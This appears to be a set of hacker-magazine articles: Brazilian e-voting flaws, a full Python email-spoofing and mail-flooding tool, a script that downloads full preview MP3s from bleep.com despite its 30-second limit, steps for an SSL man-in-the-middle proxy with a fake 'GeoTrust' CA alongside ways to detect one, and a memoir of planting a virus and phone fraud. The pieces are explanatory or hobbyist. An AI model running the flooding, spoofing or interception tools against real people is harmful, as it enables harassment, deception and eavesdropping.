Until now, the electronic booth was really hard to hack, as there is really good security surrounding all of the processes of building, configuring, and deploying the booth. Even if some guy or group manages to hack some of the EBs, it is not possible to make a big difference and change the election itself. Except that the entire process is run by a contractor, paid by the Brazilian Elections Justice system (separate from "regular" justice), who is paid by the government itself. In theory, some person with ill intentions working for this company might be able to add some algorithm that changes some votes, giving them to some other candidate before the software is inserted into the booths.

When the election is over, each EB is taken to a regional computing center, previously prepared to transfer the votes to a central processor by Internet. Here is the second hard-but-possible flaw: *All* booths carry the very same cryptographic keys. Yes, all of almost half a million EBs are using the same key pair. Those who have access to this key will be able to intercept, change, repack, and send the "fixed" package forward to be accounted.

Moving on.

After the transfer, vote counting is broadcast live on open TV and it is quite a show! But this is another point of weakness. The votes are transferred to a "black room," controlled by god-knows-who, handling the data while it arrives. A good DBA or a bad-boy hacker would be able, at this point, to change the data being inserted, as it has already been previously checked, so nobody checks it in the database, meaning that you can add some insert procedure to play with the numbers. Just to feed your creativity, this guy/group can change one vote in 50 from one candidate to some other during data insertion. No one will ever know.

In 2012, there was actually a successful hacking in Rio de Janeiro, where this hacker known only by his nick "Rangel" (along with his "friends") was able to intercept and change votes during the transmission process, simply by accessing the unsafe and easily hackable Justice Department regional Intranet in Rio. They actually made their candidate (or client) a winner.

Another very well known and documented case was when the Justice Ministry hired Brasilia University to run some security tests on the EB. The guys actually achieved a security break in the system, modifying the source code. The government said it was not a big concern, as the tests were made in a controlled environment and in "real life" it would not be possible.... Yeah, right.

There are some other points of concern:


- You can actually know who voted for whom, simply by ordering the votes by date/time and checking who "logged in" at that time. Remember the guy who inserts your ID into the numeric keyboard? They know who you are.
- EB stores your vote directly into a smart card, and it is not possible to know if the stored number is the same as what you typed.
- As you cannot check what was inserted into memory, 50+ countries have already rejected the EB, some of which I have already mentioned above.
- In 2012, there were possible fraud cases in 94 cities, 30 in São Paulo State alone.
- Diebold (the EB manufacturer) was fined $50 million by the U.S. Department of Justice due to corruption accusations in other countries.

Well, all of this is fun, but that's not what concerns me the most. Brazil does *not* have a strong democracy just yet. We had a military government until "yesterday," as our first post war democratic election was in 1989 and our current government is mainly composed of ex-terrorists and rebel warriors who fought against the military government. It means that there are still some open wounds that must be amended.

As described, any dictatorial government may be able to know who you voted for. From this to "the wall" or to "the camps" is a quick step.

Bottom line: anyone who has access to the central election database controls its results.

EVOLUTION OF A HACK



by Uriah C.

Some years ago, I was learning the basics of an SMTP server. I learned how the protocol allowed me to connect and I could interact with it. Well, the first thing I did was to send myself an email. I just happened to send that email saying that it was from santa@northpoll.com. My first spoofed email was created, and sent.

Over time, I wanted to be able to do this more often. I installed sendmail on my Linux box, and started to telnet to my local server. It worked great. I knew how to make the email say it was from anyone. I put my outgoing server settings on my mail clients to my local server so I didn't have to login to send mail.

Then I had an idea for a prank! What would someone do if they got 20 emails from themselves? So I fired up my text editor and wrote down my first mailFlood.py program. It was run in the console and asked for input and did the job. The pseudocode went like this:

```
mailFlood 1

Write "How many emails:"
num = read input

Write "what is the Address:"
addy = read input

subj = "PWND"
body = "Stop emailing yourself!"

date = system.get_date

msg = "From: %s\nTo: %s\nSubject
➥: %s\nDate: %s\n%s\n
    %(addy, addy, subj, date,
➥ body)

n = 0
while n < num:
    connect to smtp (localhost,
➥ 25)
    sendmail (addy, addy, msg)
    disconnect from smtp
    n = n +1
```

A very simple way of doing it. Once I coded it up in Python, I got it working with no problem. Later, I thought I would like to change the message a bit. I want to have a personal message, other "From" email address, and so on. I revised my code a bit. The pseudocode was like this:

```
mailFlood 2

define numb():
    write "how many emails:"
    numb = read input
    return numb

define fromAddy():
    write "From address:"
    fromAddy = read input
    return fromAddy

define toAddy():
    write "To address:"
    toAddy = read input
    return toAddy

define subj():
    write "Subject:"
    subj = read input
    return subj

define msgBody():
    write "type your Msg:"
    msgBody = read input
    return msgBody

define main():
    num = numb()
    fromAdd = fromAddy()
    toAdd = toAddy()
    sub = subj()
    msgBod = msgBody()
    date = system.Get_date

    msg = "From: %s\nTo: %s\nSub
➥ject: %s\nDate: %s\n%s\n
        %(fromAdd, toAdd, sub,
➥  date, msgBod)

    n = 0
    while n < num:
        connect to smtp (localhost, 25)
        sendmail (fromAdd, toAdd, msg)
        disconnect from smtp
        n = n +1

main()
```

It was a bit longer now, and I could have saved code by not defining all the inputs on their own. I did have a reason for doing this. I was thinking about errors, and what if someone put a string when it asked for the number of emails. I could later put in a check for an integer, without changing the main function.

Python had upgraded a lot since I last translated that pseudocode. Also, Python 3 is not backward compatible with 2.x. I decided that it was time to revamp the code one more time. Since my program uses interactive prompts instead of command line arguments, I decided that I should give it a GUI.

The nice thing about the last pseudocode is that it is read to be converted to an event driven GUI. I had not planned it that way, but it was just there when I dug it up to recode. So here is a pseudocode of the GUI program:

```
mailFlood 3

define window():
    window = GUI()
    numblbl = Label("Number of Emails")
    numtxt = Entry()

    fromlbl = Label("From:")
    fromtxt = Entry()

    tolbl = Label("To:")
    totxt = Entry()

    sublbl = Label("Subject:")
    subtxt = Entry()

    bodylbl = Label("Body:")
    bodytxt = Entry()

    sendbutton =  Button("Send", cmd=onClicked)

    window.mainloop()

define onClicked():
    num = int(numtxt.get())
    fromadd = string(fromtxt.get())
    toadd = string(totxt.get())
    subj = string(subtxt.get())
    body = string(bodytxt.get())
    date = system.get_date

    msg = "From: %s\nTo: %s\nSubject: %s\nDate: %s\n%s\n
        %(fromadd, toadd, subj, date, body)

    n = 0

        while n < num:
            connect to smtp(localhost, 25)
            sendmail (fromadd, toadd, msg)
            disconnect from smtp
            n = n +1

window()
```

Now that I had the basic idea of what I wanted, I could then refine it a bit. The basic program logic is the same: put user input into a format the SMTP server can use, start a counter, connect and send message, add one to the counter, repeat. The bulk of the code is formatting the GUI, while I could almost cut and paste the main logic from version to version. I ended up coding it in Python 3, and using Tkinter for the GUI. I spent a good amount of code framing up the window so it would have a nice UI to look at.

When I hacked this joke up back in 2010, I had no idea that I would still be working on it in 2014. One can write a joke program like this one, a script that pulls log files, or a quick and simple server that lets you connect to a computer remotely for some reason. You may need to update the code, add a feature, or fix a bug. The point is, you don't know how a simple thing will grow more complex, and actually be a project in development.

I started with telnet, went to a CLI based program, then to a CLI based program with more options, and finally to a full GUI program. It is obvious that there was some evolution there. That evolution was not just the code. It was an evolution in me. As I evolved as a hacker, my coding evolved. Let us hack away. Solve problems, and learn about systems. See what breaks, and then try to fix it. And never forget the reason we hack... it's *fun!!!*

And, in case you wanted to see it, here is the actual Python 3 code I have:

```
mailFlood.py

#start of code
#import smtp functions, date functions, and Tkinter
from smtplib import SMTP
import datetime
from tkinter import *


class mf22:

    def __init__(self):

        #make the GUI
        self.window1 = Tk()

        #frames to section the GUI and improve layout
        self.frameTop = Frame((self.window1))
        self.frameTop.pack(side=TOP)
        self.frameBot = Frame((self.window1))
        self.frameBot.pack(side=BOTTOM)
        self.frame1 = Frame((self.frameTop))
        self.frame1.pack(side=LEFT)
        self.frame2 = Frame((self.frameTop))
        self.frame2.pack(side=RIGHT)
        self.frame3 = Frame((self.frameBot))
        self.frame3.pack()

        #Put in the labels and texfields and the button
        self.numLbl = Label((self.frame1), text=”Number of Emails:”)
        self.numLbl.pack()
        self.numTxt = Entry((self.frame2), text=””)
        self.numTxt.pack()

        self.fromLbl = Label((self.frame1), text=”From:”)
        self.fromLbl.pack()
        self.fromTxt = Entry((self.frame2), text=””)
        self.fromTxt.pack()

        self.toLbl = Label((self.frame1), text=”To:”)
        self.toLbl.pack()
        self.toTxt = Entry((self.frame2), text=””)
        self.toTxt.pack()
        self.subLbl = Label((self.frame3), text=”Subject:”)
        self.subLbl.pack()
        self.subTxt = Entry((self.frame3), text=””)
        self.subTxt.pack()

        self.msgLbl = Label((self.frame3), text=”Message:”)
        self.msgLbl.pack()
        self.msgTxt = Entry((self.frame3), text=””)
        self.msgTxt.pack()

        self.sendButton = Button((self.frame3), text=”Send”,
            command=(self.onClicked)) #button
activates the event onClicked
        self.sendButton.pack()

        self.doneLabel = Label(self.frame3,
            text=”All fields will clear when done”)
        self.doneLabel.pack()

        #start the main loop
        self.window1.mainloop()

    def onClicked(self):

        #pull data from the entries
        self.num = int(self.numTxt.get())
        self.fromAdd = str(self.fromTxt.get())
        self.toAdd = str(self.toTxt.get())
        self.subj = str(self.subTxt.get())
        self.body = str(self.msgTxt.get())

        #get the time and date
        self.date = datetime.datetime.now().strftime(“%d/%m/%Y %H:%M”)

        #format the message
        self.msg = “From: %s\nTo: %s\nSubject: %s\nDate: %s\n\n%s” \
        % ((self.fromAdd), (self.toAdd), (self.subj), (self.date),
➥ (self.body))

        #start the counter and be ready to connect to the mail server
        smtp = SMTP()
        n = 0
        l = self.num

        while n < l:
                smtp.connect(‘127.0.0.1’, 25)
                smtp.helo(‘localhost’)
                smtp.sendmail((self.fromAdd), (self.toAdd), (self.msg))
                smtp.quit()
                n = n + 1

        #clear all fields once done
        self.numTxt.delete(0, END)
        self.fromTxt.delete(0, END)
        self.toTxt.delete(0, END)
        self.subTxt.delete(0, END)
        self.msgTxt.delete(0, END)

#run the class
if __name__ == “__main__”:
    main = mf22()
#end of code
```

Bleeper - Downloading Full-length Preview MP3s from bleep.com

by Derek Kurth
dkurth@gmail.com

Bleep.com is an online store for indie music, especially electronic music. On every album's page on the site, you can listen to the entire album in 30-second increments. To accomplish this, Bleep is actually sending the entire song's MP3 to your browser, then using JavaScript to cut you off after 30 seconds. By monitoring HTTP requests in your browser, you can see how the entire MP3 is being downloaded to your local cache.

Note that these MP3s are lower quality mono recordings. Bleep sells much better lossless (or high bit-rate MP3) versions on the site.

Every album has a URL that looks like this:

```
https://bleep.com/release/55391-
➥jon-hopkins-asleep-versions
```

Note the numeric ID, 55391. We'll use that in a minute.

Load that page in Chrome, then open the Developer tools (from the Chrome menu > More tools > Developer tools). Click the Network tab in the dev tools, then click the play button next to the first song. You will see a few network requests, but the important one has this URL:

```
https://bleep.com/player/resolve
➥/55391-1-1
```

Notice how this URL includes that same album ID, 55391. The response to that request is just a URL that looks like this:

```
http://preview.bleep.com/f1fd2b6
➥a-de5f-3d28-b061-87fe8a12f892-0
➥1-001.mp3
```

That is the URL for the entire preview mp3! It looks like Bleep assigns a UUID (in this case, "f1fd2b6a-de5f-3d28-b061-87fe8a12f892") to every album, and the number at the end corresponds to the track number. So, if you want the mp3 for the album's second track, just change the "001" at the end to "002", and so on for the other tracks. (I could not figure out what the "01" between that UUID and the track number is for, though.)

At this point, if you start downloading previews, you'll quickly realize that 1) it's tedious, and 2) the filenames are those inscrutable UUIDs. So, we'll write a Python script for pulling down an entire album, naming the files using the correct artist, album, and track names. (N.B., all the code in this article was written for Python version 3.4.)

We'll create two classes: BleepAlbum and BleepTrack. A BleepAlbum has an id, artist, title, and a list of tracks. Each track in the list will be a BleepTrack, which has a URL, an index (the track number within the album), and a download method.


Also, since we don't want to type in the artist name, album title, and track titles, we'll scrape them from the album page's HTML. When we're done, we'll be able to download the preview mp3s for an entire album with just three lines of Python, like this:

```
album = BleepAlbum(55391)
for track in album.tracks:
    track.download()
```

We are going to use two Python libraries that you might not have: Beautiful Soup and requests. You might need to run "pip install beautifulsoup4" and "pip install requests" before these imports will work.

Here is the full code for pulling down an album. I left out the code to catch exceptions and to accept an album ID from the command line - those are "left as an exercise to the reader," as they say. But if you save this as bleeper.py, set the album_id variable (near the bottom) to whatever album you want to download, and run "python bleeper.py." It should work. If Bleep changes the structure of the album page, the parsing for the titles will need to change, also.

```
### Code begins here

import requests
import re
import os
from bs4 import BeautifulSoup

class BleepTrack:
  def __init__(self, album, title,
➥ index):
    self.album = album
    self.title = title
    i = str(index)
    self.padded_index = "0" *
➥ (3-len(i)) + i # turn "5" into
➥ "005"

  @property
  def url(self):
    return self.album.url_prefix +
➥ self.padded_index + '.mp3'

  def download(self, dest_dir="."
➥):
    r = requests.get(self.url,
➥  stream=True)
    dest_file = os.path.join(dest_dir, self.padded_index + “ - “ +
➥ self.title) + “.mp3”
    with open(dest_file, ‘wb’) as f:
      for chunk in r.iter_content(chunk_size=1024):
        if chunk: # filter out keep-alive new chunks
          f.write(chunk)
          f.flush()

class BleepAlbum:

  def __init__(self, release_id):
    self.release_id = release_id
    album_url = “https://bleep.com/release/{}”.format(self.release_id)
    r = requests.get(album_url)
    self.soup = BeautifulSoup(r.text)

  @property
  def artist(self):
    details = self.soup.find(“div”, “product-details”)
    artist = details.find(itemprop=”name”)
    return artist.text

  @property
  def title(self):
    details = self.soup.find(“div”, “product-details”)
    album_wrapper = details.find(“dt”, “release-title”)
    title_elt = album_wrapper.find(“a”)
    return title_elt.text

  @property
  def tracks(self):
    tracks = []
    index = 1
    for span in self.soup.find_all(“span”, “track-name”):
      title = span.find(“a”).attrs[‘title’]
      title = re.sub(“^Play ‘(.*)’”, r”\1”, title)
      track = BleepTrack(self, title, index)
      tracks.append(track)
      index += 1
    return tracks

  @property
  def url_prefix(self):
    try:
      return self._url_prefix
    except:
      pass
    get_preview_url = ‘https://bleep.com/player/resolve/{}-1-1’
➥.format(self.release_id)
    r = requests.get(get_preview_url)
    preview_url = r.text
    match = re.search(“(^http://.*?-01-)\d+.mp3”, preview_url)
    self._url_prefix = match.group(1)
    return self._url_prefix

if __name__ == “__main__”:
  album = BleepAlbum(55082)

  # This creates a directory like “Artist name/Album title”, and saves
➥  the tracks there.

  save_path = os.path.join(album.artist, album.title)
  try:
    os.makedirs(save_path)
  except FileExistsError:
    pass
  for track in album.tracks:
    print(track.title)
    track.download(save_path)
```



The Enterprise, the Subverted PKI Trust Relationship, and You

by Mike
mike@tofet.net

A Sinister Plot

I work for a large, buttoned-down, conservative organization that frowns upon unreadable network traffic. This organization had decided it wanted to be able to decrypt all HTTPS web traffic so it would be inspectable. The main reason for this was to prevent data leaks of sensitive, proprietary, or privacy-act related information. Part of our job contract and our network user agreement at this organization is the explicit acceptance of constant monitoring. We know this from the start, so we shouldn't expect privacy.

But when we go to an SSL-protected website and see our little friend the padlock, we do expect a reasonable level of privacy. For me, the only information I generate from my work computer that I want to protect are the passwords to my banking, credit cards, utility accounts, etc. I don't spend much time doing this sort of thing at work, but the fact remains if you want to contact someone during business hours about your account, you are likely doing it during *your* business hours as well.

Being in a bit of a leadership role at this organization, I was privy to the initial plan put forth to open up the SSL traffic to inspection. Without going into details, I knew the initial plan was doomed to failure. I dutifully pointed out the flaws, but was reassigned before I got insight into the final plan. To keep the growing hacker outrage I can already hear in check, I had known about the reassignment before my review of the plan. Nevertheless, I know with certainty that the organization will pursue the goal of inspectable SSL/TLS traffic until they get what they are looking for.

So How *Do* You Do It?

The only really reliable way of inspecting SSL/TLS traffic is to conduct man-in-the-middle (MITM) observations. In short, this means all traffic leaving the client must go through a middleman before continuing on to the distant server. These middlemen are called proxy servers, or gateways in network parlance. It is trivial to set up a man-in-the-middle proxy server capable of interjecting itself into the SSL flow. As an example, check out pymiproxy.[1]

Right out of the box, this very compact Python-based proxy server will decode all SSL traffic and give you full access to the traffic for logging, exploration, password sniffing, et cetera. pymiproxy is just one such tool that can do this with ease. There are also very popular tools such as sslsniff and sslstrip available; the choice is a matter of preference and environment.

But there is a problem. If you set up your MITM proxy server, point your browser to it, and then surf to an SSL encrypted page (such as google.com), you will almost certainly get a big glaring error page. This page will say something similar to: "The certificate for this web page cannot be trusted. We recommend you leave town immediately. Or, you can do a bunch of mouse clicking to tell us you know what you are talking about."

This is because the MITM proxy server has violated trusted Public Key Infrastructure (PKI). On the way to Google's servers, your request for a secure web connection was intercepted and repackaged as though the proxy server itself was making the connection request. Google's servers dutifully sent a very expensive, special, cryptographically-signed identity certificate to the proxy server. The proxy server used this certificate to establish a secure connection with Google. Then, the proxy server generated a free, less-special, but still cryptographically-signed identity certificate to your browser. Well, your browser can smell a rat and lets you know before establishing a connection.

Your browser can detect the difference because Google's certificate was protected by GeoTrust's Global Certificate Authority (CA) cryptographic signature. Your browser was taught from birth that this signature is digital gold and anything signed by it must glitter. The MITM proxy's certificate was signed by an automatically-generated CA that your browser doesn't know. So it gets mad, warns you, and you run away screaming.

This difference between known Certificate Authorities and rather wonky ones is the root of trusted Public Key Infrastructure. Your browser has been taught that a select few certificates - though more than you probably realize - should be trusted implicitly; anything else is likely evil.

Whew!
That Should Protect Me! Right?

No. Your browser can be taught that any given certificate should be trusted as much as GeoTrusts' are. The functionality to add, delete, modify, and otherwise manage trusted certificates is built into every modern browser and operating system. Simply google "manage certificates" followed by your browser name and you'll get a nice list of tutorials.

In this case, if the CA used by the MITM proxy server is trusted by your browser, there will be almost no visual warning that anything is amiss. You will connect to Google, complete with a nice padlock, and conduct your searches in blissful ignorance. In the meantime, everything you send is being decrypted and logged before being sent on to Google's servers. There are some differences in the presentation of the security indicators, but there will be no large, glaring warning such as the one you originally saw. You, as a reader of this magazine, may catch the difference, but I can guarantee you your coworkers won't.

You can see this difference in action by setting up a known CA, having your browser trust it, and then making the MITM proxy use it.[2]

Got It.
Don't Trust Strange Certificates.

This is where the enterprise comes in. In this sense, enterprise is short for: "We, the corporate entity, control every aspect of your computing environment to include hardware, software, configuration, and connections." Most large business entities have standardized computer deployments; everyone uses the exact same hardware and exact same initial software setup, typically cloned from a Norton GHOST image. This is, in fact, a security best practice because it greatly simplifies the patching and update process.

If that standard configuration comes with a pre-loaded, company-controlled Certificate Authority and that CA is used to sign the identity certificates received by your browser, you may not ever realize your SSL-encrypted communications are being watched. The enterprise has subverted the PKI trust relationship by trusting a CA for you.

That Sucks. How Can I Know?

The easiest way to know is to examine the CA path of your most commonly used websites from a trusted computer and network location. Make note of the name of the root CA used and then compare this to the root CA when you use the website from a less-trusted location. If the root CA matches, then there is a very high probability that the end-to-end SSL connection to your website is secure. In short, you have to become more vigilant in your use of the technology and not simply trust the security indicators.

But this is also easy to subvert. When you make your own CA signature, you can literally name it anything you want. You could name it "GeoTrust Global CA" and install it in your browser. Then anything signed by this CA will have a root CA of "GeoTrust Global CA."[3] I tested this in Firefox on Ubuntu and it worked like a charm. The trusty lock icon turns from a full color picture to a mere gray shadow of security, but there are no large errors. Firefox didn't even complain when I imported the certificate file. Instead, it filed the new cert under the actual GeoTrust Inc. group in the certificate manager!

You could make one of these up for all of the major CA companies out there and put them in the browser's certificate store. It would be trivial to program your MITM server to send the appropriate fake root CA depending on what CA was sent by the distant server. If all you do is check the name of the CA, you may once again not realize you are being had.

The next level up from checking the names individually is to visit a few secure websites and note the root CA used. If it is the same root

CA for each website, odds are there is a man-in-the-middle proxy involved. For instance, Google currently uses GeoTrust Global CA but Yahoo uses "VeriSign Class 3 Secure Server CA - G3" as their root CA right now. But, if I surf to Yahoo through my MITM proxy, it says GeoTrust Global CA. If you visit four or five sites and they all have the same root CA, your SSL traffic is being inspected. This method isn't foolproof, of course, since the MITM proxy could serve up an appropriately named CA for each site as already discussed.

The only surefire way to detect a MITM proxy is to examine one of the mathematically calculated hex-encoded field values that all certificates have. There are several to choose from, but the one that would absolutely ensure you are using the correct certificate is the public key. If the public key matches every time, then it is the correct certificate. You wouldn't need to memorize and check the whole public key - perhaps just the first eight bytes and the last eight bytes would be enough to ensure the certificate was right. If they do match, I would say you are in very good shape, crypto wise.

Although it might seem daunting to make this check, you don't need to check every site you use. If you do the public key check on two popular websites that default to SSL - say google.com and yahoo.com - and everything checks out, odds are very high there is no MITM SSL-inspection proxy server at work.

As an example, when I surf to google.com without a MITM proxy in the way, the first eight bytes of the GeoTrust Global CA certificate are: DA CC 18 63 30 FD F4 17. If I surf to Google through my MITM proxy with the fake GeoTrust Global CA certificate discussed above, the first eight bytes of the public key are: F0 0A 93 56 DE DB 4F 49. You can see I didn't even need eight bytes to make this determination. Just one byte is enough to tell me they are different.

The only real downside to this method is when sites change their certificates. Certificates expire, of course, or a site may change root CA providers to get a better deal. So you need to spend a little time making sure you stay up to date on the current public keys of your test sites. But really, that isn't much of a price to pay for a little sense of security.

Moral of the Story

A MITM SSL inspection proxy is just one of the ways a corporate enterprise can reduce the security level of otherwise secure computer use. Since they control your entire desktop, they could easily put in key loggers or other software that gives them insight into all of your activity.

Since you are working on their networks, under their constraints, and they are paying you, there isn't much you can do about it. But, you do have the right to know your secure information isn't so secure. Since they aren't likely to tell you, you need to come up with techniques like the ones discussed above to detect their intrusion.

Update: You're not safe away from the enterprise either. A few months after I wrote this article, a story broke about Lenovo and Superfish. It turns out certain models of Lenovo laptops had a piece of adware/malware installed at the factory called "Superfish." Superfish did many things, but the most insidious was installing a pre-trusted root CA. This root CA could then be used to spoof secure connections in exactly the way I discussed. Bottom line: you need to stay alert no matter what computer you are using.

Notes

[1] pymiproxy can be downloaded from GitHub: `https://github.com/allfro/➥pymiproxy.git`

[2] I used the instructions at: `http://www.➥davidpashley.com/articles/be➥coming-a-x-509-certificate➥-authority/`


to set up my CA. I had to make the following changes to the openssl.cnf to get it to work reliably:

```
[ policy_match ]
countryName = optional
stateOrProvinceName = optional
organizationName = optional
organizationalUnitName = optional
commonName = supplied
emailAddress = optional
```

Once the pem and key files have been made, you need to concatenate the files into a single pem file. You can then start pymiproxy with: `python proxy.py yourCAfile.pem`

Make sure you import the pem file into your browser and configure the trust settings correctly.

[3] You can set your certificate to any name you like with the "organizationName" and "commonName" fields in the openssl.cnf file.



The Hacker Perspective

by metaknight

We waited for the clock to signal the end of detention. The second hand moved as though it weighed ten stone three. This being the early nineties, security cameras and guards were not yet a paranoid fixation of high school administration. So when our period of enforced life wasting expired, we dispensed ourselves from the tomb with alacrity. Out of the bunch, my friend Richie and I were on a mission. Our destination: the library. We were free to roam the halls of the otherwise empty school, dodging only a few administrators. Earlier that day, Rich gave me a 3½ inch disk covered in black sharpie and silver paint marker to hold. We were going to install its viral contents into the library computers. At this time, my only experience with computers was back in second grade (circa 1985) in a room filled with tan behemoths and screens covered in green text of yesterday's lore (what kind of computers?).

Anticlimactically, we snuck into the darkened library - a place I'd only been a few times in four years - and turned on the two computers (couldn't tell you what type - still off my radar) and Rich went about injecting whatever virus was on the disk. I later found out that it rendered the machines permanently unusable. Back then I believed such things. I had the disk in my possession for a few years after that, never used it (didn't have a computer until 1999), and ended up throwing it away.

Rich was also responsible for exposing me to two other interesting things, the first being the infamous "2600 box." In the cafeteria was a payphone. He would put the little speaker of the box to the microphone of the receiver, hit the 9 button on the box if I'm not mistaken (superimposed memory?), giving us tons of credits to call someone he knew out in California.

He also taught me that on any payphone you could make it call itself, ringing endlessly until someone picked it up. I forget the three numbers used - something like 259 or whatever. In any case, one would get the dial tone, dial the three numbers, hang up the phone, pick it up for half a second, and then leave it hung up. The phone would then ring forever. This was endless fun in public places when you're a group of teens hell-bent on causing trouble. "Hello... helloooo!?" Watching people get annoyed at no answer was hysterical. Redial and repeat.

I am metaknight and I am a hacker. Yes, I am named after the enemy character in *Kirby*. My sword is usually a USB drive and my armor is anonymity. Metadata is my energy source. I explore networks like one would explore a Castlevania map, though by nature I am an audio engineer. If you met me, you would think this description juxtapose. (Well, perhaps not the readers of this zine.) So many people not in the know either associate hackers with criminals, as they are routinely trained to do by mass media, or with skinny, glass wearing geeks. Well, I used to think that hackers were just nerdy types. Only after having my ignorance of the proper definition removed, as is often the effect of education, did I come to have a broader understanding of what hacker means.

The above mentioned mischief with Rich does nothing to illustrate what a hacker is per se, but they were important seeds that were planted in my head that would significantly contribute to who I am today and how I've come to handle situations of varying degree with a hacker's mindset. I was part of a different group of kids in school. I did not spend very much time with Rich before we drifted apart, and since then I have never seen him again.

I come from a background with no money, divorced parents with a family history of alcoholism, depression, and suicides. I suffer from the on/off switch that suicidal thinking is, a switch that randomly does what it wants, regardless of what mood I'm in. After moving around from place to place until I was 13, I went to live at my rich uncle's house - a poor kid living in a rich neighborhood. Around the time of the library virus, I was transitioning from wigger to death metal kid - wearing Cannibal Corpse t-shirts with Karl Kani jeans - it just doesn't look right. Constantly being made fun of builds a strong will to avoid people and opens up one's self to his own creativity, along with a combination of having no money and having a stoner father that you have no relationship with - even enough to get a ride to any friend's house miles away.

In my wiggerdom, I was pseudo-mixing nineties hip-hop records, making "mix tapes" with a setup I hacked together. Actually, it's not really at all an impressive hack, but it started me on my trek to bigger things. Anyway, I had to simulate the effect of two records going back and forth, something I figured out by listening to the way Funk Master Flex mixed on the radio, not from someone telling me that that's how it's done. I had one of those turntable-cassette deck-8-track combo units. So I would dub the record onto a cassette tape, run it, and rewind it in the player while using the *modeselektor* (wink) to switch back and forth between the record and the tape white mixing the record, simulating the sound of two records. With practice, I was able to nail the tempo and not ruin the mix. I used loose-leaf paper as a record slip. I lined out the mix to the line-in on my favorite Panasonic boom box and recorded mix tapes for people at school, which were admittedly terrible. Eventually I got a Gemini PMX-2500 4-channel mixer, a Sony SL-D2 direct drive turntable and a Technics 1200 from a friend - just in time to make a musical transition that led to my disinterest in rap.

I started to learn bass and guitar. Within six months, I learned how to play both well enough from playing along with my new favorite bands that I was starting to write my own material. I needed a way to record it, though. I wasn't able to form a band because I wasn't good enough to play with my amazing friends. I did not have a consistent ride to get anywhere anyway, and I couldn't afford to get bigger, better equipment in order to play live. Did I mention that I was playing death metal? No one wants to do that. It was time to hack together something.

I did not know what a 4-track was yet, but I knew I could make use of the mixer and the tape decks somehow. I connected the guitar to the distortion pedal, and its ¼ inch cable to channel 1 of the mixer and recorded the first guitar, panned left into the boom box. Then I took that tape, put it into the tape player on the turntable unit, ran it through channel 1 of the mixer while running a second guitar through channel 2, panned right into the boom box. Then I took that tape, switched it with the other again, and ran it through the mixer while recording bass. Now I had a full song with two guitars and a bass. But I did not have a drum set yet.

In my uncle's living room (the one no one actually sits in) was a Yamaha Clavinova electronic piano that had other instruments including drums in it. I took my setup into that room and ran a guitar cable from the piano's headphone jack into the mixer and dubbed drums into the mix. Bam! Now it sounded like an actual song. I took it all back to my room and overdubbed some terrible growls through a cheap ten dollar Realistic microphone from Radio Shack. I repeated this songwriting/recording process until I had a six song demo - recorded on my infinite track setup. I was ecstatic! I had never spoken the words "4-track," "recording studio," or "guitar lessons" in my life before this time. I instinctively knew to measure the j-card of a factory produced cassette, cut paper to size, and draw a band logo on it. Then I glued pictures to it, and ran off copies in the school's library copy machine, then distributed some of the finished demos to my friends. I was asked what band it was and when I said that I had done it all, they did not believe me. Some thought It was terrible and to hear it in comparison with what I can make today, it is embarrassing. But that's not the point. I consider this story a prime representation of the hacker's mindset. "But there was no computer involved!" the uninitiated would decree. Ah, but there was - the one we're all born with. For some it's turned on, for others it's not.

